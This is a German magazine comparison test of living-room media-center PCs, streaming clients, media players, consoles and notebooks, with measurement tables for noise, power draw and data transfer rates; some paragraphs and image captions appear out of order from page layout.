Beim TV-Tuner wählt Peacock einen kreativen Weg und baut eine FireDTV S2 von Digital Everywhere direkt in den PC ein. Der Steckplatz für ein Pay-TV-Kryptomodul ist über die Gehäusefront zugänglich. Im Test zeigte die Media-Center-Oberfläche – ein passendes CA-Modul und eine Premiere-Karte vorausgesetzt – auch Pay-TV-Programme problemlos an. Jedes Mal, wenn der Rechner timergesteuert aus dem S3-Standby aufwachen sollte, um eine Fernsehsendung aufzuzeichnen, stürzte er allerdings ab.

Eigentlich hätte die Windows-Vista-Installation Lob verdient, denn sie ist auf dem neuesten Update-Stand – inklusive Service Pack 1. Allerdings verweigert der vorinstallierte Soundtreiber die Audioausgabe per HDMI. Mit einem neueren Exemplar von Realtek klappte sie indes. Die Signalqualität am analogen VGA-Ausgang ist sehr schlecht, Displays sollte man daher digital anbinden. Die USB-Transferraten von 20 bis 22 MByte/s liegen deutlich unter denen der Konkurrenten. Bei unserem Testgerät hatte die Mechanik der



In dem flachen Peacock Media Center steckt eine leise 1-TByte-Festplatte, die speziell für Unterhaltungselektronik entwickelt wurde.

Auswurfaste für den DVD-Brenner gelitten: Die Silberscheiben konnten wir nur noch per Software auswerfen.

Freude hat uns die Fernbedienung bereitet: Actebis setzt hier nicht auf das Standardmodell von Microsoft, sondern liefert ein eigenes programmierbares Modell mit. So lässt sich beispielsweise der Fernseher steuern. Auf Wunsch überträgt die Fernbedienung – im Media-Center-Mode – die IR-Codes der Lautstärketasten nicht an den PC, sondern an eine Stereoanlage.

Die 1-Terabyte-Festplatte stammt aus einer speziellen Consumer-Elektronik-Familie von Western Digital und ist angenehm leise. Insgesamt kommt das Peacock Media Center auf ordentliche Geräuschnoten und würde sich von daher für das Wohnzimmer qualifizieren – wären da nicht die Aussetzer bei Timer-gesteuerten Aufnahmen. Und für den stolzen Preis von 2200 Euro erwartet man heute Blu-ray-Unterstützung.

Belinea o.max 5 XS

Den kleinsten PC im Test lieferte Belinea alias Maxdata. Das nur 17 cm × 4,5 cm × 22,5 cm große Gehäuse erinnert – nicht zuletzt wegen der weißen Farbe – an Apples Mac mini. Belinea verbaut leicht betagte Notebook-Komponenten. So stammt der Prozessor (Core Duo T2450) nicht aus Intels 2006 eingeführter Core-2-Duo-Familie, sondern aus deren Vorläufer-Generation. Auch beim Mobilchipsatz 945GM ist Intel mittlerweile zwei Generationen weiter. Für die typischen Aufgaben eines Media-Center-PCs muss dies jedoch keinen Nachteil bedeuten: Für die Wiedergabe von

Videos-DVD, MP3s und Co. spielt die CPU ohnehin keine Rolle (mehr) und selbst das Dekodieren eines H.264-Videos bewältigt der o.max ruckelfrei. HD-Filme von Blu-ray-Discs gibt er indes nicht einmal mit einem externen Blu-ray-Laufwerk wieder, denn die Chipsatzgrafik unterstützt kein HDCP. Ein HDMI-Display lässt sich anschließen, erhält aber kein Audiosignal. Rundumton liefert der o.max nur optisch per SPDIF – analoge Klinkenbuchsen gibt es nur zwei. Sowohl einen DVB-T-Tuner als auch eine WLAN-Karte hat Belinea bereits fest eingebaut und für Letztere auch die Antenne intern verlegt.

Passend zur weißen Mac-Optik – in Belinea-Sprache „o.Line“ genannt –, aber nicht im Preis von 799 Euro enthalten, offeriert der Belinea-Shop auch ein Set aus Funktastatur und -Maus (o.board und o.mouse) für 30 Euro und ein 24"-o.Display für 460 Euro.

Bei der elektrischen Leistungsaufnahme zählt sich die Notebooktechnik aus: Mit 23 Watt im Leerlauf und 54 Watt unter Vollast kommt der o.max auf die besten Werte im Test. Mit noch weniger begnügen sich nur echte Notebooks. Im Standby versimmt er nur 2,7 Watt – 0,4 Watt mehr als ausgeschaltet. Da kann man verzeihen, dass sich der Rechner nicht per Fernbedienung einschalten lässt, weshalb man ihn immer im Standby-Modus parken wird.

Mit einer Lärmentwicklung bei ruhendem Windows-Desktop von ganz knapp unter 1,5 Sone reicht es haarscharf noch für die Geräuschnote „befriedigend“. Fürs Wohnzimmer verursacht der o.max 5 XS aber zu viel Krach.

Christman: Teo-X media

Mit seinem fast würfelförmigen Gehäuse sprengt der Teo-X Media fast unsere Formatkriterien. Allerdings ist er dezent und kompakt, sodass sich im HiFi-Schrank ein Platz für ihn finden lässt. Teo besteht von Kopf bis Fuß aus Notebook-Technik: Das Mainboard stammt von Aopen und nimmt einen Core 2



Der o.max 5 XS von Belinea ahmt das Design des Mac Mini nach, bringt – anders als das Vorbild – aber bereits eine interne TV-Karte mit.

Duo aus der Mobilfamilie auf. Den T2330 (1,6 GHz) der Basisversion überfordert das Dekodieren eines H.264-Videos (1080p). Für 106 Euro Aufpreis liefert der Hersteller einen 2-GHz-Prozessor, der das Video ruckelfrei abspielen kann.

WLAN und ein TV-Tuner (DVB-T und analog) sind bereits eingebaut, nur den Empfänger für die mitgelieferte Media-Center-Fernbedienung muss man per USB anschließen und im HiFi-Rack verstecken. Einen Adapter von DVI auf HDMI legt Christmann zwar bei, allerdings liefert das Aopen-Board darüber kein Audiosignal. Ein Kartenleser fehlt und der eSATA-Port beherrscht kein Hot-Plug. Positiv fiel uns auf, dass Windows Vista auf dem neuesten Update-Stand samt SP1 war.

Bei ruhendem Desktop bleibt der Teo-X mit 0,2 Sone selbst in einem leisen Wohnzimmer nahezu unhörbar und auch beim Zugriff auf die 2,5"-Platte mit 160 GByte steigt der Lärmpegel nicht an. So bekommt das heiße Date nichts davon mit, wenn im Hintergrund die Aufzeichnung des Pokalfinales läuft. Dabei sorgt ein langsam drehender Lüfter für konstanten Luftstrom im Gehäuse.

Insgesamt zeigt der Teo-X Media, dass sich ein gut abgestimmter PC auch ohne aufwendige Heatpipe-Konstruktionen und schwere Kühlkörper sehr leise kühlen lässt. Das externe Netzteil und die mit 28 (Leerlauf) bis 59 Watt (Vollast) niedrige Leistungsaufnahme erleichtern dies. Lassen einen HD-Videos und Blu-Ray-Discs kalt, so bekommt man mit dem Teo-X Media einen leisen und mit 754 Euro preiswerten Media-Center-PC.

Hush – E6 MKIII-VFD-CR

Mit einem Preis von 4300 Euro fällt der Hush E6 auch zwischen Edel-HiFi-Konkurrenten

nicht als Billigheimer auf. Die massigen Alukühlrippen an den Seiten und stolze 13 Kilogramm erinnern an eine Endstufe. Ihre Kühlleistung braucht der E6, denn hinter der mattschwarzen Alufont mit einem kleinen Display verbirgt sich aktuelle Desktop-Technik, aber kein einziger Lüfter: Für ordentlich Rumms sorgen ein 45-nm-Doppelkern von Intel (E8400), eine spiele-taugliche Grafikkarte (GeForce 9600GT) und 2 GByte RAM. Eine



DVB-T-Karte mit zwei Tunern, ein WLAN-USB-Stick und nicht zuletzt ein Blu-ray-Brenner runden das Paket ab. Die 2,5"-Festplatte steckt in einem vibrationsgedämpften Rahmen und speichert 320 GByte – auf Kundenwunsch baut Hush drei weitere Notebook-Festplatten ein. Das teure Gigabyte-Mainboard mit Intels Übertakter-Chipsatz X48 bietet reichlich Schnittstellen. Bedienen lässt sich der Media-Center-PC über Fernbedienung, Bluetooth-Maus oder das „Wireless Entertainment Keyboard“ von Microsoft. Bei einem so teuren Rechner hätten wir uns erhofft, dass er sich auch per Fernbedienung einschalten lässt. Immerhin gelingen zeitgesteuerte TV-Aufnahmen auch aus dem S3-Standby.

Bei Montage und Konfiguration unseres Testgerätes wurde Hush dem Preis nicht gerecht: Der 3-GHz-Prozessor dümpelte im Auslieferungszustand mit maximal 2,66 GHz vor sich hin, weil das BIOS ihn nicht korrekt erkannte – einmaliges Laden der Setup-Defaults lässt den Prozessor von der Leine. Im BIOS-Setup ist der AHCI-Modus abgeschaltet, folglich klappt an dem eSATA-Port kein Hot-Plugging und die Platte nutzt Native Command Queuing nicht. Will man AHCI nachträglich aktivieren, muss man entweder Windows Vista neu installieren oder ihm die Storage-Treiber per Hand unterschieben. Zur Grafikkarte liefert MSI – laut Handbuch – ein kleines Kabelchen mit, um das SPDIF-Signal vom Mainboard einzuschleifen. Hush baut es allerdings weder ein noch liegt es bei. Möchte man



Der Teo-X zeigt, dass sich auch ein PC in einem kompakten Gehäuse leise kühlen lässt, wenn man bei CPU- und Grafikleistung ein wenig spart.



Hush kühlt den Edel-PC E6 komplett ohne Lüfter, sodass er trotz leistungsstarker CPU und 3D-Grafikkarte annähernd lautlos bleibt.

dennoch Audio per HDMI in das Heimkinosystem einspeisen, steht folglich eine Demontage des Heatpipe-Kühlsystems an – sofern ein geeignetes SPDIF-Kabel zur Hand ist. Aber auch die Audiobuchsen an der Gehäusefront bleiben stumm, weil die Hush-Techniker den Audiotreiber nicht für das AC'97-Pinout des Frontpanels eingestellt haben. Der Kartenleser gehört zur Schneckenfraktion und entlockt einer CF-Karte, die knapp 40 MByte/s liefern könnte, gerade einmal 3 MByte/s.

Unsere Geräuschmesskammer kommt beim komplett passiv gekühlten Hush E6 an die Grenzen ihrer Messgenauigkeit: Bei rund 0,1 Sone kann man den PC guten Gewissens

als unhörbar bezeichnen – sofern er läuft. Schaltet man ihn hingegen aus, fiept das Netzteil sehr unangenehm. Zudem verprasst er abgeschaltet immer noch 5,7 Watt. Auch die Standby-Leistung von 7,5 Watt ist nicht mehr zeitgemäß.

ichbinleise.de: MC 2 Media Center

MR Computertechnik alias ichbinleise.de wählt für den „MC 2 Media Center“ ein ähnliches Gehäuseformat wie Hush, setzt aber nicht auf passive Kühlung, sondern auf Schalldämmung: Nahezu jede freie Fläche an der Innenseite des schicken Gehäuses aus

gebürstetem Aluminium ist mit Dämmmaten beklebt. Sehr gute Geräuschnoten bei allen normalen Betriebszuständen (Leerlauf, Vollast, Filmwiedergabe von DVD) belohnen diese Maßnahme. Lediglich bei ständigen Seek-Zugriffen auf die Platte steigt der Lärmpegel auf fast 1 Sone. In der Praxis sollte das allerdings kaum vorkommen.

Die Kühlung der verbauten Desktop-Komponenten entbehrt allerdings jeglichen Konzeptes und scheitert kläglich: Der TV-Empfänger verdeckt mehr als die Hälfte der Rotorfläche des CPU-Lüfters, sodass dieser nur wenig Luft bekommt. Der 12-cm-Lüfter des Netzteils zieht Frischluft durch den Gehäuse-

Media-Center-PCs und Notebooks: Funktionstests

Gerät	Pearcock Media Center	o.max 5 XS	Teo-X	E6 MKIII-VFD-CR	MC 2 -Media Center-
Funktionstests					
ACPI S3 / Ruhezustand / ATA-Freeze Lock gesetzt	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Booten USB-CD-ROM / -Stick	✓ / ✓	✓ / ✓	✓ / ✓	✓ / -	✓ / ✓
HDCP / Dual Link-DVI / Audio per HDMI	- / - / ✓	- / - / -	- / - / -	✓ / ✓ / - (nur mit Umbau)	✓ / - / ✓
MediaCenter Funktionen					
Aufwecken per Fernbedienung hybrid / S5	✓ / ✓	✓ / -	✓ / -	✓ / -	- / -
TV-Aufnahme aus S3 / S5 / Rückkehr in Standby	Absturz / - / -	✓ / - / ✓	✓ / - / ✓	✓ / - / ✓	✓ / - / ✓
Einschlafen per Fernbedienung (Mode)	-	(hybrid)	(hybrid)	(hybrid)	-
TV Karte funktioniert nach Standby	Absturz	✓	✓	✓	✓
Ruckelfreie Wiedergabe H.264 (1080p) / Blu-Ray	✓ / ✓	✓ / -	- / -	✓ / ✓	✓ / ✓
Datentransfer-Messungen					
Festplatte: Lesen (Schreiben)	72,8 (72,5) MByte/s	41,8 (41,8) MByte/s	44,7 (44,4) MByte/s	51,1 (49,8) MByte/s	106,6 (99,2) MByte/s
USB: Lesen (Schreiben)	21,7 (19,9) MByte/s	31,1 (24,8) MByte/s	29,4 (26,8) MByte/s	33,3 (31,0) MByte/s	20,8 (19,9) MByte/s
Firewire/eSATA: Lesen (Schreiben)	36,3 (32,3) / n. v. MByte/s	37,1 (26,7) / n. v. MByte/s	n. v. / 76,9 (75,9) MByte/s	38,6 (33,2) / 74,5 (75,5) MByte/s	34,8 (29,4) / n. v. MByte/s
LAN 1/2: RX (TX)	116,5 (110,9) / n. v. MByte/s	116,9 (112,1) / n. v. MByte/s	116,9 (117,5) / n. v. MByte/s	116,5 (118,1) / 116,5 (118,1) MByte/s	116,9 (8,9) / n. v. MByte/s
CF- / SD-Card Lesen (Schreiben)	18,2 (15,7) / 17,3 (16,1) MByte/s	n. v. / 13,6 (4,1) MByte/s	n. v. / n. v.	2,8 (2,9) / 4,6 (4,9) MByte/s	17,6 (15,5) / 18,5 (16,5) MByte/s
Audioqualität					
Wiedergabe: Rauschabstand / Dynamik (Note)	-95,3 dB(A) (⊕⊕) / -94 dB(A) (⊕)	-98,3 dB(A) (⊕⊕) / -93,1 dB(A) (⊕)	-94,4 dB(A) (⊕) / -93,5 dB(A) (⊕)	-95,1 dB(A) (⊕⊕) / -93,2 dB(A) (⊕)	-94 dB(A) (⊕) / -93,2 dB(A) (⊕)
Klirrfaktor / Frequenzgang-Abweichung (Note) ¹	0,023 % (⊕) / 0,2 dB (⊕⊕)	0,004 % (⊕⊕) / 0 dB (⊕⊕)	0,003 % (⊕⊕) / 0 dB (⊕⊕)	0,004 % (⊕⊕) / 0 dB (⊕⊕)	0,008 % (⊕⊕) / 0,1 dB (⊕⊕)
A/W: Dynamik / Klirrfaktor (Note)	-83,4 dB(A) (○) / 0,024 % (⊕)	-87,2 dB(A) (○) / 0,07 % (⊕)	-84,9 dB(A) (○) / 0,01 % (⊕⊕)	-85,1 dB(A) (○) / 0,009 % (⊕⊕)	-84,1 dB(A) (○) / 0,025 % (⊕)
analog Mehrkanal / AC-3 / zweiter Audiostrom SPDIF out (in)	5,1, 7,1 / ✓ / -	n. v. / ✓ / -	5,1, 7,1 / ✓ / -	5,1, 7,1 / ✓ / ✓	5,1, 7,1 / ✓ / -
	44,1 / 48 / 96 / 192 kHz (44,1 kHz)	44,1 / 48 / 96 / 192 kHz (n. v.)	44,1 / 48 / 96 / 192 kHz (44,1 kHz)	44,1 / 48 / 96 / 192 kHz (n. v.)	44,1 / 48 / 96 / 192 kHz (n. v.)
Geräuschentwicklung					
ruhender Desktop / Vollast (Note)	0,2 Sone (⊕⊕) / 0,5 Sone (⊕)	1,5 Sone (○) / 1,5 Sone (○)	0,2 Sone (⊕⊕) / 0,3 Sone (⊕⊕)	0,1 Sone (⊕⊕) / 0,1 Sone (⊕⊕)	0,3 Sone (⊕⊕) / 0,3 Sone (⊕⊕)
Festplatte / Brenner (Note)	0,3 Sone (⊕⊕) / 0,5 Sone (⊕)	1,5 Sone (○) / 1,6 Sone (○)	0,2 Sone (⊕⊕) / 0,6 Sone (⊕)	0,1 Sone (⊕⊕) / 0,5 Sone (⊕⊕)	1,0 Sone (⊕) / 0,5 Sone (⊕⊕)
Bewertung					
Systemleistung Office / Spiele / gesamt	⊕ / ⊕⊕ / ○	⊕ / ⊕⊕ / ○	⊕ / ⊕⊕ / ○	⊕⊕ / ⊕ / ⊕⊕	⊕⊕ / ⊕ / ○
VGA-Qualität: Ausgang 1 / 2 SXGA (UXGA)	⊕⊕(⊕⊕) / n. v.	○(○) / n. v.	⊕(○) / n. v.	○(⊕) / ○(⊕)	○(○) / n. v.
Audioqualität / Geräuschentwicklung	⊕ / ⊕⊕	⊕ / ○	⊕ / ⊕⊕	⊕ / ⊕⊕	⊕ / ⊕⊕
Systemaufbau	⊕	⊕	⊕⊕	⊕	⊕⊕
Preis	2222 €	799 €	754 €	4300 €	1600 €
¹ Frequenzgangabweichung 30Hz bis 19 kHz					
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊕⊕ sehr schlecht ✓ funktioniert - funktioniert nicht n. v. nicht vorhanden k. M. keine Messung					



Mit dem MC 2 Media Center versucht sich ichbinleise.de an einem Kompromiss zwischen flachem Gehäuse und Desktop-PC-Technik.

des Gigabit-Netzwerk-Interface auf 8,9 MByte/s – der auf CD mitgelieferte Treiber entlockt der Schnittstelle indes 92 MByte/s. Die USB-Transferraten der Front-Buchsen liegen rund ein Drittel unter denen der fest eingelöteten Ports auf der Rückseite.

Im Standby schluckt der Rechner satte 7,5 Watt; den hybriden Standby-Modus hat ichbinleise.de leider deaktiviert. Das MC 2 Media Center wird viel zu heiß und die Konfiguration kann nicht überzeugen. Auch die niedrige Lärmentwicklung, die ordentliche Rechenleistung, die auch für Blu-Ray-Wiedergabe ausreichen würde, sowie die Pay-TV-taugliche DVB-S-Karte können das nicht ausgleichen.

Stehallein-Spieler

Die Zahl der autonomen Multimedia-Zusprieler – neudeutsch Standalone-Player genannt – ist in den letzten Jahren ständig angewachsen. Hierzu zählen neben DVD-Spielern und Recordern auch TV-Receiver. Die beiden letztgenannten Gerätearten sind auch mit interner Festplatte zu haben und zeichnen TV-Sendungen auf Wunsch gleich auf. Allerdings lassen sich die Mitschnitte längst nicht bei jedem Gerät ohne Probleme auf einen PC übertragen – vor allem günstige Receiver müssen hier oft passen.

Der DigiCorder HD S2 bildet hier eine Ausnahme. Er kann die als Transportstrom auf der internen Festplatte gespeicherten Aufzeichnungen per Ethernet an einen PC weiterreichen (c't 7/08, S. 118). Hierzu muss man lediglich das Transport-Tool von der Technisat-Homepage herunterladen. Der DigiCorder HD S2 beherrscht auch Aufzeichnen von über DVB-S empfangenen HD-Inhalten. Wer sich nicht unbedingt für HD-Filme interessiert, kann auch zu günstigeren Geräten wie dem Invertos IDL 7000 greifen. Dieser lässt sich per USB am PC anschließen und auslesen. Allerdings stellt der Transfer die Geduld auf die

boden an und bläst sie nach hinten hinaus, ohne dass die restlichen Komponenten etwas davon abbekommen. Die beiden Gehäuselüfter sind nicht angeklemt. Aufgrund der kleinen und feinmaschigen Lüftungsgitter entsteht auch durch Konvektion kein Luftstrom und die Wärme staut sich. Die Temperatur der Ansaugluft des CPU-Kühlers erreichte im Test 75 °C – Intel spezifiziert 38 bis 40 °C. Über den Spannungswandlern haben wir 78 °C gemessen, der CPU-Kühler heizt sich bis auf 70 °C auf. Für die Kerntemperatur melden Tools wie „CPUTempWatch“ nach 10 Minuten Vollast über 100 °C. Lediglich die Festplatte bleibt dank kleiner Kühlbleche mit 47 °C im grünen Bereich. Selbst wenn man die beiden Gehäuselüfter nachträglich anschließt, erreicht ihr Luftstrom die heißen Bereiche im Gehäuse nicht.

Beim TV-Empfänger verwendet ichbinleise.de dieselbe FireWire-Platine mit Slot für ein CAM-Modul wie auch das Peacock Media Center. Ihr Einbauort hat uns gelinde gesagt irritiert: Die Karte verdeckt nicht nur den CPU-Kühler, sondern klemmt zudem schräg im Gehäuse, weil der Antennenstecker an der Seitenwand anstößt. Die FireWire-Buchse an der Gehäusefront war nicht angeschlossen – laut Angaben von ichbinleise.de können beim Durchschleifen des FireWire-Signals durch die TV-Karte Probleme auftreten. Nicht angeschlossene Buchsen gehören allerdings abgedeckt, um den Kunden nicht in die Irre zu führen. Die Audiobuchsen an der Front sind zwar angeklemt, verweigern aber den Dienst, bis man selbst im Sound-Treiber von HDA- auf AC'97-Frontpanel umgestellt hat. Der vorinstallierte Netzwerktreiber bremst die Senderate



Festplattenspieler wie Dvicos Tvix HD M6500A können alle gängigen Videoformate bis hin zu HD-Auflösungen ausgeben.

Probe: Am besten schließt man den Festplatten-Receiver über Nacht am PC an, um die interne Platte komplett auszulesen.

Festplattenspieler

Viel anschlussfreudiger sind so genannte Festplatten-Videospieler – externe USB-Festplatten mit Verbindungsmöglichkeiten für TV und Stereoanlage. Leergehäuse zum Selbstbestücken mit einer handelsüblichen 3,5-Zoll-Festplatte bekommt man schon ab 50 Euro. In dieser Preisklasse streiken die Geräte allerdings oft schon bei der Wiedergabe von bestimmten DivX-Varianten oder DVB-Mitschnitten. Bei der Auswahl der Festplatte ist Vorsicht geboten, denn sie bestimmt maßgeblich die Lärmentwicklung. Oftmals lassen sich die Drehzahlen der Lüfter per Hand einstellen.

In der mittleren Preislage um 150 Euro finden sich kompakte Abspieler mit 2,5-Zoll-Festplatte wie Novatrons Iamm NTD26HD (c't 22/07, S. 65). Das kleine Gerät inklusive Fernbedienung kann DVD-Inhalte als ISO-Datei von Festplatte abspielen und verfügt über einen elektrischen SPDIF-Ausgang zur Ausgabe von diskretem 5.1-Sound an einen Heimkinoverstärker.

Top-Modelle wie Dvicos Tvix HD M6500A treten als wahre Formathuber und Speicherriesen auf (c't 7/08, S. 78). Die Box mit solider Aluminiumfront lässt sich mit einer SATA-Festplatte mit bis zu 1 TByte Speicher bestücken und spielt neben allen gängigen Formaten in Standardauflösung auch zahlreiche HD-Formate ab. Probleme gibt es allerdings bei der Wiedergabe von HD-Aufzeichnungen aus dem deutschen Pay-TV.



Ein portabler Multimediaplayer mit 2,5-Zoll-Festplatte sorgt für Mobilität: Den Iamm NTD26HD von Novatron gibt es mit verschiedenen Festplattenkapazitäten.

Streaming-Clients

Wer sein Medienarchiv auf dem PC belassen will und für das Wohnzimmer nur eine reine Abspielstation ohne eigenen Speicher benötigt, sollte zu einem Video-Streaming-Client greifen. Besonderer Vorteil: Streaming-Clients kommen ohne bewegliche Teile aus und sind somit lautlos. Günstige Geräte wie Zyxels DMA-1000 (c't 16/07, S. 68) mit Ethernet-Anschluss kosten rund 100 Euro. Hässliche Kabel zwischen Wohn- und Arbeitszimmer vermeidet die 40 Euro teurere WLAN-Variante.

Auch die reinen Streaming-Clients unterscheiden sich in der Zahl unterstützter Formate. Netzwerkspezialist Netgear ist mit seiner Eva8000 derzeit gut aufgestellt, der Netzwerkspieler gibt als einziger Streaming-Client auch H.264-kodierte HD-Inhalte wieder, geht allerdings einen Sonderweg bei der Anbindung an entfernte Medienarchive: Während alle anderen Hersteller per UPnP-AV auf PCs oder NAS-Geräte zugreifen, versteht sich Eva8000 allein auf Ordnerfreigaben per SMB. Eine WLAN-Schnittstelle (IEEE 802.11 b/g) ist bereits vorhanden.

Media Center Extender

Eine Sonderform des Streaming-Clients bilden die Media Center Extender (MCX) – für Microsofts Vista Media Center optimierte Geräte, die die benutzerfreundliche Bedienoberfläche des Server-PCs 1:1 in andere Räume des Hauses bringen sollen. Den DMA2200 von Linksys (c't 6/08, S. 82) bindet ein vorbildlicher Assistent ins Netz ein. Ab dann greift der Extender per LAN oder WLAN auf einen Vista-PC im Heimnetz zu, gibt aber

nur Inhalte in Standardauflösung wieder. Die Bedienung ist nicht ganz so flüssig wie vom Media Center gewohnt. Immerhin lassen sich selbst die TV-Tuner übers Netzwerk nutzen, sodass man ohne zusätzlichen TV-Anschluss auch in anderen Räumen Live-TV empfangen kann. Außerdem bietet der DMA2200 zusätzlich ein DVD-Laufwerk und macht so auch DVD-Spielern im HiFi-Regal Konkurrenz.

Spielekonsolen

Stören Leistungshunger und Lärmentwicklung wenig, bietet sich auch Microsofts Spielekonsole Xbox 360 als Extender-Alternative an. Auch sie lässt sich als MCX-Gerät betreiben und steckt den DMA2200 in puncto Performance dabei locker in die Tasche. Für die alte Windows XP Media Center Edition ist die Xbox 360 derzeit sogar der einzig verfügbare Media Center Extender. Für einen Einstiegspreis von 200 Euro bekommt man zusätzlich zum Spielspaß mit der Konsole einen Streaming-Client, der auf Wunsch auch per UPnP-AV auf beliebige Server im Netz zugreifen kann und somit nicht ausschließlich auf das Vista Media Center fixiert ist. Letzteres gilt auch für Sonys Playstation 3, die derzeit insbesondere als Blu-ray-Spieler punkten kann.

Notebook-Unterhaltung

Wir haben exemplarisch drei Szenarien durchgespielt, welche Notebook-Klassen sich wie gut als Medienzentrale fürs Wohnzimmer eignen: Mit einem 19-Zoll-Display und integriertem DVB-T-Tuner kann das LG Electronics S900 sogar als TV-Ersatz dienen (c't 7/08, S. 74). Als HD-Komplettpaket tritt das Sony Vaio VGN-FZ315 mit Blu-ray-Laufwerk und 3D-Power an (c't 10/08, S. 90). Wenn sich die Unterhaltung zu Hause nicht nur auf Bild, Musik und Video beschränkt, sondern detailverliebte Spiele mit auf der Wunschliste stehen, dann kommt ein Gaming-Notebook in Frage. Die Eigenheiten dieser Klasse zeigt das Dell XPS M1730 sehr schön (c't 10/08, S. 146).

Das eingebaute Display unterscheidet das Notebook schon äußerlich vom Desktop-PC und ist in dieser Hinsicht der größte Vorteil – Klappe zu, Display weg. Bei den meisten Geräten überhitzt dabei das Display nicht. Lediglich Gaming-Notebooks sollte man nicht geschlossen betreiben. Der Mobilgedanke spielt hingegen kaum eine Rolle: Kabel für Beamer oder 32-Zoll-Anzeige, SPDIF-Kabel für die AV-Anlage, TV-Antenne und Co. fesseln das Notebook an einen Ort.

Damit das Surfgerät Musik (oder Video) in guter Qualität an die Stereo- oder gar Heimkinoanlage liefert, sollte es über digitale Schnittstellen verfügen: SPDIF haben viele, aber vor allem den Modellen aus der Business-Serie fehlt er. Die wenigen Geräte mit HDMI – vorzugsweise zu finden im Consumer-Lager – geben über den HDCP-fähigen Port auch digitalen Sound von sich. Der DVI-Port für die externe Anzeige ist schon häufiger zu finden, aber immer noch haben die meisten Laptops nur einen analogen



Ohne Lüfter und bewegliche Teile: Netgear liefert mit dem Video-Streaming-Client Eva8000 einen stummen HD-Zuspieler fürs Wohnzimmer.



Zyxel hat mit seinem DMA-1000 einen günstigen Audio/Video-Streaming-Client mit Ethernet-Schnittstelle im Angebot. Teurer sind die Varianten mit zusätzlichem WLAN oder Powerline.



Sonys Playstation 3 lässt sich auch als UPnP-AV-fähiger Streaming-Client und Blu-ray-Player nutzen.



Der DMA2200 von Linksys bringt die Bedienoberfläche eines Vista Media Centers per Ethernet oder WLAN auf Geräte in anderen Räumen des Hauses.

VGA-Anschluss, meist mit mäßiger Signalqualität. Eine ärgerliche Notebook-Eigenheit ist die uneinheitliche Unterstützung von Auflösungen für externe Monitore. Die Befähigung zu Pixelzahlen wie 1366 × 768, 1280 × 720 und 1920 × 1080 sieht man weder BIOS noch Grafiktreiber bzw. -chip an, es hilft leider nur ausprobieren, ob der Beamer zu Hause mit dem neuen Laptop zusammenspielt.

All-in-One

Das S900 von LG Electronics qualifiziert sich wegen des hervorragenden Panels und dessen Größe von 19 Zoll als TV-Ersatz. Fast alle anderen Notebooks sind kleiner und haben die notorisch schlechten, aber Strom sparenden Laptop-Panels im Deckel. Vor allem das dicke Panel im ausladenden Deckel erhöht das Gewicht auf wenig transportfreundliche 6 kg. Laufzeit spielt keine Rolle, das S900 bleibt auf seinem angestammten Platz. Für 30-qm-Wohnzimmer reicht auch eine 19-Zoll-Anzeige nicht aus, für Schlafzimmer oder Küche mag es genügen. Die schnelle Platte bietet 320 GByte für Musik und Videos. DVB-T ist drin, Blu-ray nicht, obwohl die Rechenleistung dafür ausreicht. Die WMC-Fern-

bedienung muss man sich extra kaufen, was bei dem konkurrenzlos günstigen Preis von 1200 Euro verschmerzbar ist. Zumindest den Empfänger dafür hat LG bereits eingebaut. Alternativen: Dell XPS M2010 mit 20-Zoll-Display (c't 2/07, S. 94) und Acer mit 18,5-Zoll-Panel (siehe S. 98).

HD-komplett

Im Sony Vaio VGN-FZ31S stecken ein helles Display, genügend Rechenleistung für die Blu-ray-Scheiben im eingebauten Laufwerk und der HDMI-Port gibt die Medieninhalte weiter an den großen Bildschirm im Wohnzimmer – viel mehr gibts aus der Notebook-Ecke nirgends als HD-fähiges Komplettpaket. Das schlanke Gerät sieht gut aus und nimmt nur mit aufgeklapptem 15,4-Zoll-Display-Deckel viel Raum in Anspruch. Das leider farbstichige Panel eignet sich trotz der enormen Helligkeit nur dann für Bilder und Videos, wenn man den Kopf nicht bewegt – typisch für Laptop-Anzeigen. 250 GByte fasst die Festplatte, aber da dieses Notebook eher für den Festeinbau taugt als für den Mobilbetrieb, kann man auch eine externe Platte dahinter stellen oder gleich auf den NAS-Speicher zugreifen. Mit

Wohnzimmer-IT			
Produkt	Preis	Geräusentwicklung Leerlauf/Vollast [Sone]	Leistungsaufnahme Standby/Leerlauf/Vollast [W]
DVB-S-PVR-Systeme			
Technisat DigiCorder HD S2 ¹	450 €	– / 0,3	2,1 / – / 31,3
Video-Festplatten			
Dvico Tvix HD M6500A ²	470 €	– / 1,3	3,6 / – / 22,3
Novatrons Iamm NTD26HD ¹	270 €	– / 0,1	0,3 / – / 7,2
Streaming-Clients			
Zyxel DMA 1000	100 €	– / –	4,7 / – / 6,2
Netgear Eva8000	300 €	– / –	6,5 / – / 7,9
Media Center Extender / Spielekonsolen			
Linksys DMA2200	300 €	– / 0,1	0,7 / – / 13
Microsoft Xbox 360	200 €	– / 1,6	2,3 / 136 / 160
Sony Playstation 3	399 €	– / 0,9	1,7 / 160 / 192
Media-Center-PC			
Peacock Media Center	2222 €	0,2 / 0,5	4,9 / 44,9 / 76,3
Belinea o.max 5 XS	799 €	1,5 / 1,5	2,7 / 23,5 / 54,1
Christmann Teo-X	754 €	0,2 / 0,3	2,5 / 27,8 / 59
Hush E6 MKIII-VFD-CR	4300 €	0,1 / 0,1	7,5 / 87,4 / 161,2
ichbinleise.de MC 2 -Media Center-	1600 €	0,3 / 0,3	7,5 / 66,1 / 98
Notebook			
Dell XPS M1730	2700 €	0,2 / 0,9	0,3 / 101 / 198
LG Electronics S900	1150 €	0,4 / 1,0	k. M. / 36 / k. M.
Sony Vaio VGN-FZ31S	1300 €	0,3 / 1,0	0,9 / 30 / 65
¹ mit 160 GByte 2,5"-HDD ² mit 250 GByte 2,5"-HDD k. M. keine Messung			

30 bis 65 Watt liegt der Strombedarf in etwa gleichauf mit dem von Media-Center-PCs mit Mobiltechnik. Der Lüfter erreicht unter Last 1,0 Sone, die wir für ein Wohnzimmer bereits für zu laut halten.

